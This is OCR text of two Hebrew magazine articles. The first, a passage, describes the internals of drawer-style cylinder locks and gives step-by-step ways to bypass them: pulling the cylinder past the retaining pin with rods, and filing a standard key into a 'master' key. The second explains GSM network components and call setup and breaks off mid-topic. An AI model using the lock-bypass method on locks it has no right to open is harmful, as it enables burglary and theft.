


במנעולים איכותיים, הפין המקבע נוצר בעזרת תבנית נפרדת מפיני הנעילה, והוא הינו חלול בגופו, במנעולים פחות איכותיים, הפין המקבע נוצר בעזרת אותה התבנית בה משתמשים כאשר יוצרים את פיני הנעילה, ומה שגורם לו להיות גבוה יותר הוא השימוש בקפיץ ארוך יותר, אני יודע שזה נשמע כמו בדיחה, אבל זאת בהחלט המציאות:




גם כאשר ישנו שימוש בפין מקבע שאינו איכותי (החלול), כאשר מכניסים את מפתח המנעול לצילינדר, המפתח אינו עובר מבעד לפין זה, הוא תמיד ישאר שלוף - על מנת לקבע את הפין אל תוך הצילינדר.

לאחר הכנסת כלל הפינים לצילינדר (מתבצע במפעל, בעת הרכבת המנעול), לפני הכנסת המפתח לצילינדר, הצילינדר יראה כך:




כאשר הצילינדר בתוך תעלת הצילינדר (שהיא חלק מבית מגוף המנעול עצמו), זה נראה כך:




זיזי העגינה (המונעים מהצילינדר להסתובב כאשר פיני הנעילה שלופים) המרכיבים גם הם את תעלת הצילינדר) אינם מופיעים בציור זה (יכולות הציור שלי לא עד כדי כך גבוהות!)

מבנה המפתח

המפתח הוא החלק הפחות מעניין במנעול, אך הבנה של המבנה שלו תוכל לעזור לנו להבין טוב יותר את החולשה במנגנון, בנוסף, בהמשך, אסביר כיצד ניתן בעזרת מפתח רגיל ליצור מפתח Master שיכול לעזור בפתיחת רב המנעולים שהורכבו בעזרת פין מקבע לא איכותי. המפתח, סטנדרטי, והוא נראה כך:




כאשר המפתח (המתאים) נכנס לצילינדר, הוא יעבור מבעד לפיני הנעילה, והם יסתדרו כך שאף אחד מהם לא יעבור את סף המנעול באופן שימנע מהצילינדר להסתובב בתוך תעלת הצילינדר:



אז על מה אני מדבר?

את המנעולים האלה ניתן לפרוץ בעזרת "Picking" קלאסי - כמו שהוסבר במאמר שבגליון הראשון, אך מפני שבמידה ומורידים את אחד מפיני נעילה יותר מהמיקום שבו הוא אמור להיות בכדי לאפשר את סיבוב הצילינדר הדבר גורם לחלק התחתון שלו להמשך גם כן (וכך הוא יבלוט מהצד התחתון של הצילינדר), עובדה זו גורמת למלאכת ה-"Picking" להיות מורכבת יותר מבמנעולים קלאסים:




לאחר בדיקה שעשיתי על מספר מנעולים המבוססים על המנגנון שהצגתי עד כה, מצאתי דרך פשוטה (ואלגנטית?) יותר לפרוץ מנעולים המבוססים על מנגנון זה.

בגדול, זה הולך כך:

מצב פיני הנעילה מונעים מהצילינדר להסתובב ורק בעזרת הקומבינציה הקיימת במפתח נוכל לדעת את מיקומם המדוייק שיאפשר לנו לסובב את הצילינדר וכך להכניס פנימה את לשונית המנעול. הפין היחידי שמונע מהצילינדר להשלף מתוך תעלת הצילינדר הוא הפין המקבע. במידה ונצליח להוריד אותו - נוכל לשלוף את הצילינדר ולנתק את הפין המקשר מתוך לשונית המנעול, וכל זה מבלי הצורך לסובב את הצילינדר. כאשר הפין המקשר מנותק מלשונית המנעול, היא יכולה לנוע בחופשיות (כלפי מעלה ומטה) - מה שיאפשר לנו לפתוח את המנעול מבלי לדעת את הקומבינציה הנדרשת למיקום פיני הנעילה.


ובקטן, זה הולך כך:

תחילה, המנעול במצב נעול:




שלב ראשון: משחילים מוט ברזל דק ומרימים את הפין האחרון - הפין המקבע, במידה ומדובר בפין מקבע לא איכותי, ניתן להעביר את מוט הברזל דרכו ולהרים אותו מעלה, במידה ומדובר בפין איכותי - יש צורך להפעיל מעט לחץ ו"לגרוף" אותו כלפי מעלה. למי שיש כלים כמו שהוצגו במאמר הקודם, מומלץ לעשות זאת בעזרת התוכי:

לפני: **אחרי:**




שלב שני: בעזרת מוט ברזל (נוסף) מכופף, נמשוך את הצילינדר כלפי חוץ תעלת הצילינדר (שוב, למי שיש כלים לפריצת מנעולים - אני ממליץ להשתמש במנוף לביצוע משימה זו). יש להשאיר את הלחץ על הפין המקבע על מנת שישאר בתוך הצילינדר:

לפני: **אחרי:**



שלב שלישי: כעת, לאחר שהצילינדר נשלף, יש לנו גישה ללשונית הנעילה. בעזרת אחד ממוטות הברזל, יש למשוך את הלשונית כלפי מטה:


לפני: **אחרי:**




בשלב זה הלשונית בתוך המנעול, בדיוק במיקום שלה כאשר המנעול במצב "פתוח" - וניתן לפתוח את הציר עליו שמר המנעול. בכדי להחזיר את המנעול למצבו המקורי יש לעשות את אותם השלבים בסדר ההפוך, זה פחות פשוט מלפתוח את המנעול, אך זה עדיין אפשרי.

הסברתי כיצד לפתוח את המנעול בעזר שני מוטות ברזל, אך למעשה ניתן לעשות זאת גם בעזרת כלי אחד בלבד, באופן הבא: לאחר הורדת הפין המקבע יש לפעול מהר ובעזרת מוט הברזל שכבר בתוך הצילינדר יש למשוך (תוך כדי לחץ כלפי מטה) את הצילינדר כלפי חוץ תעלת הצילינדר, במידה ותעשו זאת מספיק מהר - הצילינדר ישלף מהתעלה לפני שהקפיץ עליו נשען הפין המקבע יחזיר את הפין למקומו:

שלב ראשון: **שלב שני:**




שלב שלישי:



יצירת מפתח Master


כמו שראינו בפרק על מבנה הצילינדר יצרניות מנעולים שונות מנסות לחסוך כסף בזמן ייצור חלקי המנעול, ובזמן שהן יוצרות את פיני הקיבוע הן משתמשות באותה התבנית כמו שהן משתמשות בעת יצירת פיני הנעילה, מה שאומר שהפין המקבע את הצילינדר לתעלת הצילינדר - חלול גם הוא, תזכורת:



נוכל לנצל עובדה זו בכדי ליצור מפתח "Master" - כזה שפותח את כלל המנעולים מסוג זה במידה ויש להם פין מקבע חלול. הרעיון הוא פשוט- נשייף את המפתח כך שיכנס קצת יותר עמוק ממה שהוא אמור להכנס (בדומה ליצירת Bump-Key), וכאשר נכניס את המפתח לצילינדר- הפין המקבע יתנהג כמו פין נעילה רגיל, מה שיאפשר לנו לשלוף את הצילינדר בשניות בודדות.

אופן השיוף הוא כך:

לוקחים מפתח סטנדרטי של מנעולי מגירה, ומשייפים אותו באופן הבא:




בסופו של דבר המטרה היא לאפשר למפתח להכנס עד קצה הצילינדר וכך להוריד גם את הפין המקבע.


חשוב לזכור לשייף את המפתח משני כיווניו ולעמיק את המסילות משני צידיו.

בעת הכנסת המפתח המשוייף לצילינדר יהיו לנו שני שלבים:


שלב ראשון בו המפתח יכנס עד למקומו המקורי:



והשלב השני בו נלחץ את המפתח פנימה מעבר למקומו המקורי - מה שיגרום לפין המקבע להכנס לתוך הצילינדר:



לאחר שהכנסנו את המפתח, יש לשלוף אותו ובמקביל להפעיל לחץ כלפי מעלה, הדבר יגרום לגרירת הצילינדר אל מחוץ לתעלה - וכמובן, לניתוק הפין המקשר מתוך החריץ בלשונית המנעול:



ומכאן - בדיוק כמו בשלב השלישי בחלק הקודם - הורדת הלשונית בעזרת מוט ברזל דק.

חשוב לזכור כי המפתח יעבוד רק על מנעולים שבהם קיים פין מקבע חלול.

סיכום

עד כאן למאמר זה, אני מקווה שהייתי מובן ושהתרשימים שציירתי היו מספיק ברורים למרות שהם נעשו בעזרת Mspaint ☺. המנגנון שהוצג במאמר נלקח ממנעול מגירה, אך כמו שפתחתי ואמרתי בתחילת המאמר, המנגנון הנ"ל קיים הרבה מעבר למנעולים אלו וניתן למצוא אותו במנעולים נוספים.

על GSM, VoIP ומספרים חסויים

נכתב ע"י עדן משה (Devil Kide)

הקדמה

במהלך התקופה האחרונה יצא לי להתקל במספר אתרי אינטרנט שונים המציעים שרותי גילוי "שיחות חסומות". השרות מציע התקנת אפליקצייה מסויימת על ה-Smartphone אשר תגלה לנו בן רגע את פרטי הסורר. כאחד שבמהלך שרותו הצבאי היה חוקר פלילי, השרות נראה לי בתור עוד שיטה של נוכלים לעקוץ כסף מלקוחות תמימים. על מנת להבין כיצד תוכנות אלו פועלות יש צורך להכיר את הדרך שבה המכשיר הסלולארי שלנו פועל. במאמר זה אסקור את פרוטוקול GSM, שהוא למעשה אחד התקנים היותר נפוצים לתקשורת סלולארית.

איך הכל התחיל?

בתחילת שנות ה-80 החלה ההתפתחות במערכות הסלולאריות, דבר שגרם לגידול משמעותי בשימוש בטלפונים סלולארים. הואיל והעסק היה חדש יחסית, כל חברה סלולארית עבדה בצורה שונה מחברתה. באירופה ראו את הבעיתיות במחסור בתקן אחיד ולכן הוקמה ועדה שתפקידה היה לבחון מציאת טכנולוגיה אחידה למכשירים הסלולארים. טכנולוגיה שתקנה את אפשרות הנדידה עם אותו מכשיר סלולארי ממקום למקום, את ההפרדה בין זהות המכשיר לזהות המתקשר (SIM / IMEI) וגם הוזלה בעלויות המכשירים הסלולארים. התוצאה:

GSM - **G**lobal **S**ystem for **M**obile Communication

ללא כל צל של ספק, מדובר בפרוטוקול ישן ויש לו היום עשרות "שיפצורים", אך ה-GSM הוא היסוד של התקשורת הסלולארית, ועל כן אתמקד בו היום במאמר זה.

MSC / Switch (קיצור של Mobile Switching Center) - מרכזייה / מתג:

כחלק מתהליך התקשורת, חייבת להיות מרכזייה שתפקידה למעשה לנתב שיחות.

המרכזיה מחולקת ל-2 חלקים (סוגים?) שונים:


- **HLR (Home Location Registry)** - מרכזייה ביתית בה נמצא כל המידע על המשתמש ה"קבוע", וכך ניתן לזהות אם הוא משתמש בטיפול הרשת או שהוא אורח.
- **VLR (Visitor Location Registry)** - מרכזיה זמנית / מרכזיית מבקר. בזמן שמכשירכם לא נמצא תחת המרכזייה ה"ביתית" שלו, המכשיר יעבור לטיפול ה-VLR. לדוגמא, לעיתים כשנוסעים בסמוך לגבול , מתקבלת הודעה על כניסה לרשת מארחת.

תחת כל מרכזייה יהיו מספר תאים (Cell, מכאן גם מגיע השם "סלולארי"). לכל תחנה כזו, יהיה בקר (BSC) ומקלט (TRX):

- **BTS (Base Transceiver Station)** - תחנת הבסיס המשרתת את המנויים הסלולריים. כל תחנה מכילה מספר מסוים של משדרים / מקלטים.
- **BSC (Base Station Controller)** - תחנת הבקרה / בקר. רכיב שתפקידו להקצות למשתמשים תדרים על פי תדרים פנויים ועומסי רשת.
- **MSC (Mobile Switching Center)** - תחנות אשר תפקידן קבלת שיחות ולמקם אותן ברשת, תפקידן לתשאל את רכיבי ה-HLR ולנתב את השיחות אל יעדן.
- **OMC (Operation and Maintenance Center)** - מרכז התפעול והתחזוקה, ה"לוגים" של השרת, המקום בו נרשמות כל התקלות בעת הביצוע.
- **EIR (Equipment Id Registr)** - רכיב זה משמש לצורך ניהול המכשירים עצמם (IMEI) כשהשימוש העיקרי שלו הוא טיפול במכשירים גנובים. ל-EIR יהיו שלושה רשומות:
  - ✓ רשומה לבנה - מכשיר תקין.
  - ✓ רשומה שחורה - מכשיר גנוב שאין לתת לו שרות.
  - ✓ רשומה אפורה - מכשיר שצריך לעקוב אחריו.
- **AUC (AuthenticationCenter)** - מערכת שמטרתה לטפל בזיהוי המחמיר. המערכת בודקת שה-SIM שמנסה להתחבר לרשת, תקין ועומד בדרישות.
- **SM (Mobile Station)** - משתמש הקצה, המכשיר הסלולארי.

- **SIM (Subscriber Identity Module)** - כרטיס חכם המכיל את נתוני הזיהוי של המנוי ומידע הדרוש לצורך הצפנת השיחה.
- **IMSI (International Mobile Subscruber Identity)** - קוד זיהוי חד-חד הערכי, המאפשר זיהוי המשתמש ברשת. לרוב הקוד יורכב מ-15 ספרות, כאשר שלושת הספרות הראשונות יצגו את מדינת ה"בית" של המכשיר, 2-3 ספרות הן קוד הרשת והשאר הספרות הן מספר MSIN.
- **IMEI (International Mobile Equipment Identity)** - מספר הזהות של המכשיר הסלולארי שלנו (בכדי לגלות את מס' ה-IMEI ניתן להקיש, משמאל לימין, בכל מכשיר סלולארי את הצירוף #06#*).
- **TSC (transit switching center)** - השער האחרון לפני המעבר לרשתות אחרות (בין אם רשת נייחת ובין אם רשת ניידת).
- **VoIP (Voice over IP)** - משפחה(?) של פרוטוקולים אשר תפקידם להעביר שמע או וידאו דרך רשתות מבוססות IP, פרוטוקולים לדוגמא: SIP ו-IAX.
- **SIP (Session Initiation Protocol)** - פרוטוקול בשכבת האפליקציה, תפקידו לנהל שיחה קולית / וידאועל ידי ניהול הפרוטוקול, על גביו מועברות חבילות המידע (כדוגמאת הפרוטוקול RTP), SIP הינו פרוטוקול טקסטואלי וקריא, המזכיר במבנה שלו את הפרוטוקול HTTP המוכר לנו.
- **Asterisk** - מערכת מרכזיית IP, מבוססת תוכנת קוד פתוח. בין השאר נותנת שרות Voice over IP, ללא תוספת של חומרה מיוחדת. המערכת רצה על כל סוגי מערכות ההפעלה, אולם מומלץ להריץ אותה על מערכות הפעלה לינוקסאיות.

כל הרכיבים המפורטים לעיל הם למעשה הכלים העיקריים והמרכזיים שמרכיבים את המערכת איתה עובד הטלפון הסלולארי שלנו, או כל מכשיר שמשתמש ב-GSM, מהאנטנה עד למשתמש הקצה. אם נסתכל החוצה,לדוגמא אל החצר שלנו, נוכל לבחון מקרוב את מבנה המערכת. הדבר יראה בערך כך:



[במקור: http://www.techviral.com/telecom/gsm-network-works]

אולם, איך כל המערכות האלה מקנות לנו את היכולת להעברת מידע בצורה כל כך מהירה ומדוייקת, עם יכולת נדידה וכל זאת מבלי שנרגיש הפרעות בשיחה?

אז איך זה עובד?

נתמקד מעט בטכנולוגיה הנקראת GSM. GSM, ראשי תיבות של:-**G**lobal **S**ystem for **M**obile Communication הינו תקן לרשתות תקשורת סלולאריות (הוא מוגדר כ-"דור שני" מפני שאופן תעבורת השמע הינה דיגיטלית). עמדות הקצה (לקוחות הרשת) מכונות "Mobile Station". כאשר עמדה A מעוניינת ליזום שיחה עם עמדה B:

- ראשית, מתבצעת בקשת התחברות לרשת. עמדת הקצה מזהה את רכיב ה-BTS (Base Transceiver Station), אנטנות המפוזרות ברחבי העיר, ושולחת דרכו בקשת התחברות מצורפת בנתונים על המכשיר ועל מזהיו.

- הבקשה נשלחת מעמדת הקצה דרך רכיב ה-BTS ומגיעה ל-BSC (Base Station Controller) תחנות בקרה ברשת.

- תחנות הבקרה מעבירות את המידע ליחידות ה-MSC (Mobile Switching Center) ולעמדות ה-OMC (Operation and Maintenance Center) שבהן יאגר מידע כגון תקלות ו-Metadata על השיחה.

- בעת קבלת בקשת ההתחברות לרשת, תחנות ה-MSC אחראיות לתשאול יחידות ה-HLR, בהן מאוחסן המידע על יחידת ה-MS, על איפיון המכשיר כגנוב או לא. במידה והכל כשורה - האירוע נרשם ונשלח ליחידת הקצה לאישור התחברות לרשת עם הפרטים הנדרשים.

- כעת, לאחר קבלת פרטי האישור, תחנה A מסוגלת ליזום שיחה ליעד B. כאשר תחנה A מבקשת ליזום את השיחה עם תחנה B, הבקשה מועברת לתחנת ה-MSC (דרך יחידת ה-BTS), ותפקיד תחנת ה-MSC, הוא תשאול תחנת ה-HLR ולברר תחת איזו תחנת MSC נמצאת הרשומה של לקוח B בזמן הנתון. בזמן תשאול תחנת ה-HLR, תחנת ה-MSC אחראית להחזיר ללקוח A צליל המתנה.

- לאחר קבלת פרטי תחנת ה-MSC המשרתת את לקוח B, תחנת ה-MSC של לקוח A יוצרת פנייה לתחנת ה-MSC ומבקשת ממנה לאתר את תחנת ה-BSC המקושרת ללקוח B, תחנת ה-BSC מאתרת את יחידת ה-BTS שמשרתת באותו הרגע את לקוח B ודרכה שולחת לו את הבקשה של A ליצירת השיחה.

טווח התדרים הסטנדרטי ברמת העלאת המידע שלנו לשרת (UpLink) יהיה בין 890 ל-915 מגה-הרץ (אולם טווח זה עשוי להשתנות ממדינה למדינה), לעומת זאת,טווח קבלת המידע מהשרת (DownLink) יעמוד על 935-960 מגה הרץ.

בהתייחסות עדינה לנושא הניצול המירבי של יכולות הרשת נבחן בקצרה את FDMA, ואת ההשתלשלויות שלו, ה-TDMA או ה-CDMA: בתחילת שנותיו של עולם הסלולאר הרשתות היו אנלוגיות והטכנולוגיה בה השתמשו לשם חלוקת התדרים הייתה ה-FDMA.

הרעיון היה פשוט, לוקחים את טווח התדרים העומד לרשותינו ומחלקים אותו לערוצי רדיו צרים, כך שכל משתמש מקבל ערוץ בלעדי לשם ביצוע שיחה. בנתיב הזה מעביר המשתמש את האינפורמציה הדרושה בנתיב הלוך (UpLink) ובנתיב החזור (DownLink). רוחב הפס עמד על כ-30KHz. לאחר תקופה קצרה התברר שהגישה הזו מאוד בעייתית, מבחינת זמינות המשאבים ובטחון מידע (לדוגמא, בעזרת מקלט פשוט ניתן היה להאזין לשיחות).

לאחר שה-FDMA התגלתה כתקשורת מעט בעייתית הטכנולוגיה פינתה את מקומה לטכנולוגיות מתקדמות קצת יותר כמו ה-TDMA, אשר הכניסה לתוכה בצורה יוצאת דופן את נושא השימוש במשאבי הרדיו המוגבלים (למעשה, עד היום היא נחשבת כיעילה).

